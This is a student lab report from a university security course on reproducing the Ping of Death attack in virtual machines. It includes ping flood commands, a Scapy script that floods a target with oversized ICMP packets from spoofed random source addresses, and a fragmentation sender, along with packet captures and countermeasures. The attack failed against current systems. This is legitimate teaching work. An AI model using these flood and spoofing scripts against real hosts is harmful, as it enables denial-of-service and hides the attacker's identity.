Ping of Death Implementation Report

Computer Security Project

CSE 406

Khandaker Mushfiqur Rahman
Id no: 1505086

Department of Computer Science and Engineering Bangladesh University of Engineering and Technology

(BUET)

8th September,2019

Contents

1 Introduction **3**

2 Implementation **3**

2.1 Attempt 1: Naive attempt 3

2.2 Attempt 2: A coding approach 4

2.3 Fragmentation Attempt 5

3 Was the attack Successful? **9**

4 Observed output **11**

5 Counter Measures **11**

1 Introduction

A Ping of Death attack,also known as ”long ICMP”, is a denial-of-service (DoS) attack, in which the attacker aims to disrupt a targeted machine by sending a packet larger than the maximum allowable size, causing the target machine to freeze or crash.Basically,the ping of death attack tries to crash, reboot or otherwise kill a systems by sending a ping of a certain size from a remote machine.This attack was first introduced in 1996,the year i was born, and it terrorized the world for about an year.By the end of 1997, operating system vendors had made patches available to avoid the ping of death. Still, many Web sites continue to block Internet Control Message Protocol (ICMP) ping messages at their firewalls to prevent any future variations of this kind of denial of service attack.

In this task, I tried to replicate this attack on the current existing version of Linux and Windows. remote machine.

2 Implementation

2.1 Attempt 1: Naive attempt


First I tried to attack the victim by sending him a loop of ping requests with a size of 65500 using the code below:

```
ping -l 65000 10.2.0.5 -t
```

This did put some extra pressure on the network. But this is not quite ping of death attack as in this attack the size of the ping should be greater than its normal size. Then i tried to send a larger size ping (100000 bytes) using this code in the command prompt a of windows:

```
ping -l 100000 10.2.0.5 -t
```

But this command is not executed stating that it violates the maximum range of ping.



```
PS C:\Users\User\Desktop> ping -l 100000 10.0.2.5 -t
Bad value for option -l, valid range is from 0 to 65500.
PS C:\Users\User\Desktop>
```

Figure 1: Screenshot of windows powershell


This gives us the finding that we can not send ping packets larger than 65500 byte via command prompt or powershell’s shell commands directly.The network does not allow us to do that.

2.2 Attempt 2: A coding approach

I then tried to send larger ping packets using a python code. The code is like this:

```
from scapy.all import *
import random


def address_spoofer():

    addr = [192, 168, 0 , 1]
    d = '.'
    addr[0] = str(random.randrange(11,197))
    addr[1] = str(random.randrange(0,255))
    addr[2] = str(random.randrange(0,255))
    addr[3] = str(random.randrange(2,254))
    assemebled = addr[0]+d+addr[1]+d+addr[2]+d+addr[3]
    print assemebled
    return assemebled

target = raw_input("Enter the target to attack: ")

while True:

    rand_addr = address_spoofer()
    ip_hdr = IP(src=rand_addr, dst=target)
    packet = ip_hdr/ICMP()/("m"*100000)

        #send 60k bytes of junk
    send(packet)
```

This code sends large size ping packets(100000 Bytes) to our victim computer from randomly generated IP addresses.This helps the attacker to hide his identity while attacking the victim.
But this attack fails as the wireshark tool of the victim computer shows that all the ICMP packets it is receiving is way below our expected size.



Activities
Wireshark
Capturing from wlp3s0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
icmp
Expression…

```
No.   Time         Source          Destination     Protocol Length Info
59802 558.485909754 172.20.56.103   152.46.125.157  ICMP     842 Echo (ping) reply    id=0x0000, seq=0/0, ttl=64 (request in 5…
59843 558.759697271 185.160.226.229 172.20.56.103   ICMP     842 Echo (ping) request  id=0x0000, seq=0/0, ttl=63 (reply in 598…
59884 558.760211884 172.20.56.103   185.160.226.229 ICMP     842 Echo (ping) reply    id=0x0000, seq=0/0, ttl=64 (request in 5…
59925 558.968365490 110.16.196.18   172.20.56.103   ICMP     842 Echo (ping) request  id=0x0000, seq=0/0, ttl=63 (reply in 599…
59966 558.968860226 172.20.56.103   110.16.196.18   ICMP     842 Echo (ping) reply    id=0x0000, seq=0/0, ttl=64 (request in 5…
60007 559.150860657 143.8.105.216   172.20.56.103   ICMP     842 Echo (ping) request  id=0x0000, seq=0/0, ttl=63 (reply in 600…
60048 559.151391496 172.20.56.103   143.8.105.216   ICMP     842 Echo (ping) reply    id=0x0000, seq=0/0, ttl=64 (request in 6…
60090 559.283864077 100.73.143.253  172.20.56.103   ICMP     842 Echo (ping) request  id=0x0000, seq=0/0, ttl=63 (reply in 601…
60131 559.284020343 172.20.56.103   100.73.143.253  ICMP     842 Echo (ping) reply    id=0x0000, seq=0/0, ttl=64 (request in 6…
60172 559.449577075 189.49.208.119  172.20.56.103   ICMP     842 Echo (ping) request  id=0x0000, seq=0/0, ttl=63 (reply in 602…
60213 559.450071094 172.20.56.103   189.49.208.119  ICMP     842 Echo (ping) reply    id=0x0000, seq=0/0, ttl=64 (request in 6…
60254 559.541317834 132.122.16.43   172.20.56.103   ICMP     842 Echo (ping) request  id=0x0000, seq=0/0, ttl=63 (reply in 602…
60295 559.541806365 172.20.56.103   132.122.16.43   ICMP     842 Echo (ping) reply    id=0x0000, seq=0/0, ttl=64 (request in 6…
60336 559.690343786 11.90.45.175    172.20.56.103   ICMP     842 Echo (ping) request  id=0x0000, seq=0/0, ttl=63 (reply in 603…
60377 559.690477869 172.20.56.103   11.90.45.175    ICMP     842 Echo (ping) reply    id=0x0000, seq=0/0, ttl=64 (request in 6…
60418 559.844183677 31.114.66.88    172.20.56.103   ICMP     842 Echo (ping) request  id=0x0000, seq=0/0, ttl=63 (reply in 604…
60459 559.844697962 172.20.56.103   31.114.66.88    ICMP     842 Echo (ping) reply    id=0x0000, seq=0/0, ttl=64 (request in 6…
60513 560.249342690 112.108.138.110 172.20.56.103   ICMP     842 Echo (ping) request  id=0x0000, seq=0/0, ttl=63 (reply in 605…
60554 560.249504644 172.20.56.103   112.108.138.110 ICMP     842 Echo (ping) reply    id=0x0000, seq=0/0, ttl=64 (request in 6…

▸ Frame 51752: 842 bytes on wire (6736 bits), 842 bytes captured (6736 bits) on interface 0
▸ Ethernet II, Src: Azurewav_33:3a:89 (80:a5:89:33:3a:89), Dst: Routerbo_36:3b:98 (6c:3b:6b:36:3b:98)
▸ Internet Protocol Version 4, Src: 172.20.56.103, Dst: 27.201.117.35
▸ Internet Control Message Protocol

Frame (842 bytes)   Reassembled IPv4 (60008 bytes)
wlp3s0: <live capture in progress>        Packets: 80524 · Displayed: 1176 (1.5%)        Profile: Default
```


Figure 2: Screenshot of victim's wireshark tool

2.3 Fragmentation Attempt

After the two failed attempts we see that sending a ping request larger than 65500 bytes through ethernet is not possible.So I tried a different approach of fragmenting the ping and then sending it to the victim computer. The main idea behind this approach is that an IP datagram of 65536 bytes or greater is illegal, but possible to create owing to the way the packet is fragmented (broken into chunks for transmission). When the fragments are reassembled at the other end into a complete packet, it overflows the buffer on some systems, causing (variously) a reboot, panic, hang, and sometimes even having no effect at all.Note that it is possible to send an illegal echo packet with more than 65507 octets of data due to the way the fragmentation is performed.The fragmentation relies on an offset value in each fragment to determine where the individual fragment goes upon reassembly. Thus on the last fragment, it is possible to combine a valid offset with a suitable fragment size such that (offset + size) ¿ 65535. Since typical machines don't process the packet until they have all fragments and have tried to reassemble it, there is the possibility for overflow of 16 bit internal variables, which can lead to system crashes.
Here I used this part of the code to implement the idea:


```
#!/usr/bin/python

from scapy.all import *
dip="10.0.2.4"
#payload="A"*496+"B"*500
#packet=IP(dst=dip,id=12345)/UDP(sport=1500,dport=1501)/p
ayload

ip_hdr = IP(dst=dip)
packet = ip_hdr/ICMP()/("m"*100000)

frags=fragment(packet,fragsize=500)

counter=1
for fragment in frags:
  print "Packet no#"+str(counter)
  print "==================================="
  fragment.show() #displays each fragment
  counter+=1
  send(fragment)
```

Using a tool named "tcpdump" we can capture all the packets in the victim computer.This is what we see in the attacker and victim computer:



```
.
Sent 1 packets.
[09/07/19]seed@VM:~/.../ping of death$ clear

[09/07/19]seed@VM:~/.../ping of death$ sudo python fragment
.py
Packet no#1
====================================================
.
Sent 1 packets.
Packet no#2
====================================================
.
Sent 1 packets.
Packet no#3
====================================================
.
```


Figure 3: Screenshot of attacker's device


seedlab2 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal
3:37 AM
Open
Save
Terminal
Python
Tab Width: 8
Ln 22, Col 2
INS
Right Ctrl

```
    10.0.2.4 > 10.0.2.5: ip-proto-1
03:30:02.587648 IP (tos 0x0, ttl 64, id 1, offset 64512, flags
 [+], proto ICMP (1), length 524)
    10.0.2.4 > 10.0.2.5: ip-proto-1
03:30:02.593353 IP (tos 0x0, ttl 64, id 1, offset 65016, flags
 [+], proto ICMP (1), length 524)
    10.0.2.4 > 10.0.2.5: ip-proto-1
03:30:02.598536 IP (tos 0x0, ttl 64, id 1, offset 65520, flags
 [+], proto ICMP (1), length 524)
    10.0.2.4 > 10.0.2.5: ip-proto-1
03:30:02.604867 IP (tos 0x0, ttl 64, id 1, offset 488, flags [
+], proto ICMP (1), length 524)
    10.0.2.4 > 10.0.2.5: ip-proto-1
03:30:02.609332 IP (tos 0x0, ttl 64, id 1, offset 992, flags [
+], proto ICMP (1), length 524)
    10.0.2.4 > 10.0.2.5: ip-proto-1
03:30:02.621894 IP (tos 0x0, ttl 64, id 1, offset 1496, flags
[+], proto ICMP (1), length 524)
    10.0.2.4 > 10.0.2.5: ip-proto-1
```

Figure 4: Screenshot of victim's's device

Here we can see that although the packet is fragmented and send to the victim part by part to be merged,the operating system of the device is creating another ping packet after the offset has reached 65520 bytes.It seems that the OS has some kind of build in counter measure to this kind of fragmented big size ping packets.Thats why we cant send all 100000 bytes in one packet.




seedlab2 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal
3:37 AM
Open
Save
Terminal
Python Tab Width: 8 Ln 22, Col 2 INS
Right Ctrl

```
    10.0.2.4 > 10.0.2.5: ip-proto-1
03:30:02.587648 IP (tos 0x0, ttl 64, id 1, offset 64512, flags
 [+], proto ICMP (1), length 524)
    10.0.2.4 > 10.0.2.5: ip-proto-1
03:30:02.593353 IP (tos 0x0, ttl 64, id 1, offset 65016, flags
 [+], proto ICMP (1), length 524)
    10.0.2.4 > 10.0.2.5: ip-proto-1
03:30:02.598536 IP (tos 0x0, ttl 64, id 1, offset 65520, flags
 [+], proto ICMP (1), length 524)
    10.0.2.4 > 10.0.2.5: ip-proto-1
03:30:02.604867 IP (tos 0x0, ttl 64, id 1, offset 488, flags [
+], proto ICMP (1), length 524)
    10.0.2.4 > 10.0.2.5: ip-proto-1
03:30:02.609332 IP (tos 0x0, ttl 64, id 1, offset 992, flags [
+], proto ICMP (1), length 524)
    10.0.2.4 > 10.0.2.5: ip-proto-1
03:30:02.621894 IP (tos 0x0, ttl 64, id 1, offset 1496, flags
[+], proto ICMP (1), length 524)
    10.0.2.4 > 10.0.2.5: ip-proto-1
```

Figure 5: Screenshot of victim's's device

3 Was the attack Successful?


In terms of simulating the attack,the project is successful.It has successfully send a ping packet larger than 65520 bytes.The proof of this is that the flag is still [+] when the offset became 65520 to 488.It proves that the network still treats it as a part of the ping packet.



```
15:16:35.171196 IP (tos 0x0, ttl 64, id 1, offset 63504, flags [+], proto ICMP (1), length 524)
    10.0.2.5 > 10.0.2.4: ip-proto-1
15:16:35.188682 IP (tos 0x0, ttl 64, id 1, offset 64008, flags [+], proto ICMP (1), length 524)
    10.0.2.5 > 10.0.2.4: ip-proto-1
15:16:35.202077 IP (tos 0x0, ttl 64, id 1, offset 64512, flags [+], proto ICMP (1), length 524)
    10.0.2.5 > 10.0.2.4: ip-proto-1
15:16:35.210248 IP (tos 0x0, ttl 64, id 1, offset 65016, flags [+], proto ICMP (1), length 524)
    10.0.2.5 > 10.0.2.4: ip-proto-1
15:16:35.216621 IP (tos 0x0, ttl 64, id 1, offset 65520, flags [+], proto ICMP (1), length 524)
    10.0.2.5 > 10.0.2.4: ip-proto-1
15:16:35.232658 IP (tos 0x0, ttl 64, id 1, offset 488, flags [+], proto ICMP (1), length 524)
    10.0.2.5 > 10.0.2.4: ip-proto-1
15:16:35.241723 IP (tos 0x0, ttl 64, id 1, offset 992, flags [+], proto ICMP (1), length 524)
    10.0.2.5 > 10.0.2.4: ip-proto-1
15:16:35.249255 IP (tos 0x0, ttl 64, id 1, offset 1496, flags [+], proto ICMP (1), length 524)
    10.0.2.5 > 10.0.2.4: ip-proto-1
15:16:35.265098 IP (tos 0x0, ttl 64, id 1, offset 2000, flags [+], proto ICMP (1), length 524)
    10.0.2.5 > 10.0.2.4: ip-proto-1
15:16:35.275335 IP (tos 0x0, ttl 64, id 1, offset 2504, flags [+], proto ICMP (1), length 524)
    10.0.2.5 > 10.0.2.4: ip-proto-1
15:16:35.281743 IP (tos 0x0, ttl 64, id 1, offset 3008, flags [+], proto ICMP (1), length 524)
    10.0.2.5 > 10.0.2.4: ip-proto-1
15:16:35.288498 IP (tos 0x0, ttl 64, id 1, offset 3512, flags [+], proto ICMP (1), length 524)
    10.0.2.5 > 10.0.2.4: ip-proto-1
```

Figure 6: Screenshot of victim's's device

Also,when the second packet reaches its end,it's flag becomes "[none]",which indicates that the packet has ended.



```
    10.0.2.5 > 10.0.2.4: ip-proto-1
15:16:35.749693 IP (tos 0x0, ttl 64, id 1, offset 29216, flags [+], proto ICMP (1), length 524)
    10.0.2.5 > 10.0.2.4: ip-proto-1
15:16:35.759218 IP (tos 0x0, ttl 64, id 1, offset 29720, flags [+], proto ICMP (1), length 524)
    10.0.2.5 > 10.0.2.4: ip-proto-1
15:16:35.766549 IP (tos 0x0, ttl 64, id 1, offset 30224, flags [+], proto ICMP (1), length 524)
    10.0.2.5 > 10.0.2.4: ip-proto-1
15:16:35.771936 IP (tos 0x0, ttl 64, id 1, offset 30728, flags [+], proto ICMP (1), length 524)
    10.0.2.5 > 10.0.2.4: ip-proto-1
15:16:35.775987 IP (tos 0x0, ttl 64, id 1, offset 31232, flags [+], proto ICMP (1), length 524)
    10.0.2.5 > 10.0.2.4: ip-proto-1
15:16:35.780825 IP (tos 0x0, ttl 64, id 1, offset 31736, flags [+], proto ICMP (1), length 524)
    10.0.2.5 > 10.0.2.4: ip-proto-1
15:16:35.791872 IP (tos 0x0, ttl 64, id 1, offset 32240, flags [+], proto ICMP (1), length 524)
    10.0.2.5 > 10.0.2.4: ip-proto-1
15:16:35.800370 IP (tos 0x0, ttl 64, id 1, offset 32744, flags [+], proto ICMP (1), length 524)
    10.0.2.5 > 10.0.2.4: ip-proto-1
15:16:35.807265 IP (tos 0x0, ttl 64, id 1, offset 33248, flags [+], proto ICMP (1), length 524)
    10.0.2.5 > 10.0.2.4: ip-proto-1
15:16:35.812343 IP (tos 0x0, ttl 64, id 1, offset 33752, flags [+], proto ICMP (1), length 524)
    10.0.2.5 > 10.0.2.4: ip-proto-1
15:16:35.816753 IP (tos 0x0, ttl 64, id 1, offset 34256, flags [none], proto ICMP (1), length 236)
    10.0.2.5 > 10.0.2.4: ip-proto-1
15:16:40.911650 IP (tos 0x0, ttl 255, id 2608, offset 0, flags [DF], proto UDP (17), length 73)
```

Figure 7: Screenshot of victim's's device

But the OS is considering it as a different packet as a counter measure.So success in terms of disrupting the normal state of the victim machine,was certainly not achieved.

4 Observed output

With this experimentation we can clearly observe that the ping of death attack has become obsolete for the current operating systems.Further study show us that windows 95 was the last windows system that was vulnerable to this attack and linux 2.0.23 was the last linux system to be vulnerable to this attack.These old versions could not be simulated due to lack of availability of virtual machine's iso file.Also this would not be very meaningful as these versions are already obsolete themselves.

5 Counter Measures

The counter measures are implemented in different parts of the system. The firewall of the network blocks any type of unnaturally big ping packets through the network.This is exactly why our first two attempts to simulate this attack failed. The operating systems added patches which stops the OS from combining fragments that make up a packet larger than 65520 bytes.This saves the victim device from our 3rd attempted attack.